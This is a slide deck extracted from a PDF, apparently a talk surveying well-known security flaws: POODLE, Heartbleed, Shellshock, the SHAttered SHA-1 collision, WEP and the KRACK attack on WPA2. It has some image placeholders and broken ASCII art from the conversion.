


# INTERNET SIZES TODAY

Size of a circle is total size of all circles for that country



# INTERNET SIZES TODAY





HELLO

my name is

insecure







# POODLE




OCTOBER 14, 2014

# BUG IN SSL VERSION 3.0

MITM

256 SSL 3.0 REQUESTS < 1 BYTE ENCRYPTED DATA



A large, thick red heart outline is centered on a dark gray background. Inside the heart, the word "HEARTBLEED" is written in a bold, white, sans-serif font. From the bottom of the heart, several thick red lines drip downwards, resembling blood or paint. The drips vary in length and thickness, with some ending in rounded tips and others being more tapered.

**HEARTBLEED**



**APRIL 7, 2014**





**BUG IN OPENSSL**

**BUFFER OVER-READ**

**CLIENTS AND SERVERS**



**POST DATA IN USER REQUESTS**

**SESSION COOKIES/PASSWORDS**

**PRIVATE KEYS**



**YAHOO, IMGUR, STACK OVERFLOW, DUCKDUCKGO,  
PINTREST, REDDIT, AKAMAI, GITHUB, AMAZON WEB  
SERVICES, INTERNET ARCHIVE, SOUNDLOUD, TUMBLR,  
STRIPE, ARS TECHNICA, SPARKFUN, PREZI,  
SOURCEFORGE, BITBUCKET, FREENODE, WIKIPEDIA,  
WUNDERLIST, LASTPASS**

**AND A LOT MORE**



**REVERSE HEARTBLEED**





**AFFECTS MILLIONS OF APPS**

**CAN READ CLIENT MEMORY**

HP SERVER APPS, FILEMAKER, LIBREOFFICE, LOGMEIN,  
MCAFEE, MSSQL, ORACLE PRODUCTS, PRIMAVERA,  
WINSCP, VMWARE PRODUCTS, DEBIAN, REDHAT, LINUX  
MINT, UBUNTU, CENTOS, ORACLE LINUX, AMAZON  
LINUX, ANDROID, AIRPORT BASE STATIONS, CISCO IOS,  
JUNIPER FIRMWARE, IPCOP, PFSENSE, DD-WRT  
ROUTER FIRMWARE, WESTERN DIGITAL DRIVE  
FIRMWARE...

**AND A LOT MORE**



# SHELLSHOCK



SEPT 14, 2014

**BASH IS USED IN INTERNET-FACING SERVICES**

**CGI WEB SERVERS**


**OPENSSSH SERVERS**

**DHCP CLIENTS**

**BASH IS USED IN INTERNET-FACING SERVICES**

**PROCESSES REQUESTS**

**ATTACKER CAN SEND EXTRA DATA**





SSSSSSSSSSSSSSSSSS	HHHHHHHHH	HHHHHHHHH	AAA	1111111
SS::::::::::::::::SH::::::::H	H::::::::H		A:::A	1:::::1
S:::::SSSSSS:::::SH::::::::H	H::::::::H		A:::::A	1:::::1
S:::::S SSSSSSSH:::H	H:::::HH		A:::::A	111:::::1
S:::::S H:::::H	H:::::H		A:::::A	1:::::1
S:::::S H:::::H	H:::::H		A:::::A:::::A	1:::::1
S:::::SSSS H:::::HHHHH:::::H			A:::::A A:::::A	1:::::1
SS:::::SSSS H:::::H			A:::::A A:::::A	1:::::1
SSS:::::SS H:::::H			A:::::A A:::::A	1:::::1
SSSSSS:::::S H:::::HHHHH:::::H			A:::::AAAAAAAAA:::::A	1:::::1
S:::::S H:::::H	H:::::H		A:::::H	1:::::1
S:::::S H:::::H	H:::::H		A:::::AAAAAAAAAAAAA:::::A	1:::::1
SSSSSS S:::::SHH:::::H	H:::::HH	A:::::A	A:::::A	111:::::111
S:::::SSSSSS:::::SH::::::::H	H:::::H	A:::::A	A:::::A	1:::::1
S:::::SS H:::::H	H:::::H	A:::::A	A:::::A	1:::::1
SSSSSSSSSSSSSSSS HHHHHHHH	HHHHHHHHHAAAAAA		AAAAAA111111111111	

**SECURE**

**HASHING**

**ALGORITHM**

3B260F397C573ED923919A968A59AC6B2E13B52D

=

I HOPE THIS PRESENTATION ISN'T BORING



# SHA-1

- ▶ Dates back to 1995
- ▶ Known to be vulnerable to theoretical attacks since 2005
- ▶ Banned by NIST for Federal Use 2010
- ▶ Digital Certificate Authorities Banned from Issuing Certs Using SHA-1 Since Jan, 2016

# SHA-1 COLLISION

## SHAttered

The first concrete collision attack against SHA-1  
<https://shattered.io>

CWI

Marc Stevens  
Pierre Karpman

Google

Elie Bursztein  
Ange Albertini  
Yarik Markov

## SHAttered

The first concrete collision attack against SHA-1  
<https://shattered.io>

CWI

Marc Stevens  
Pierre Karpman

Google

Elie Bursztein  
Ange Albertini  
Yarik Markov

```
└─ sha1sum *.pdf
38762cf7f55934b34d179ae6a4c80cadccb7f0a 1.pdf
38762cf7f55934b34d179ae6a4c80cadccb7f0a 2.pdf
```

```
└─ /tmp/sha1
└─ sha256sum *.pdf
2bb787a73e37352f92383abe7e2902936d1059ad9f1ba6daaa9c1e58ee6970d0 1.pdf
d4488775d29bdef7993367d541064dbdda50d383f89f0aa13a6ff2e0894ba5ff 2.pdf
```

0.64G 8-11h



# WEP

- ▶ Security Algorithm to Provide Data Confidentiality (1997)
- ▶ 40 bit key
- ▶ ...with a 24-bit initialization vector (IV)
- ▶ IV helps prevent repetition of the key across devices
- ▶ ...but a 24 bit key is not long enough
- ▶ For a 24-bit IV, there is a 50% probability the same IV will repeat after 5000 packets



WPA2




# WPA2

- ▶ ~~Much more secure!~~

# WPA2

- ▶ ~~Much more secure!~~



## Key Reinstallation Attacks

Breaking WPA2 by forcing nonce reuse

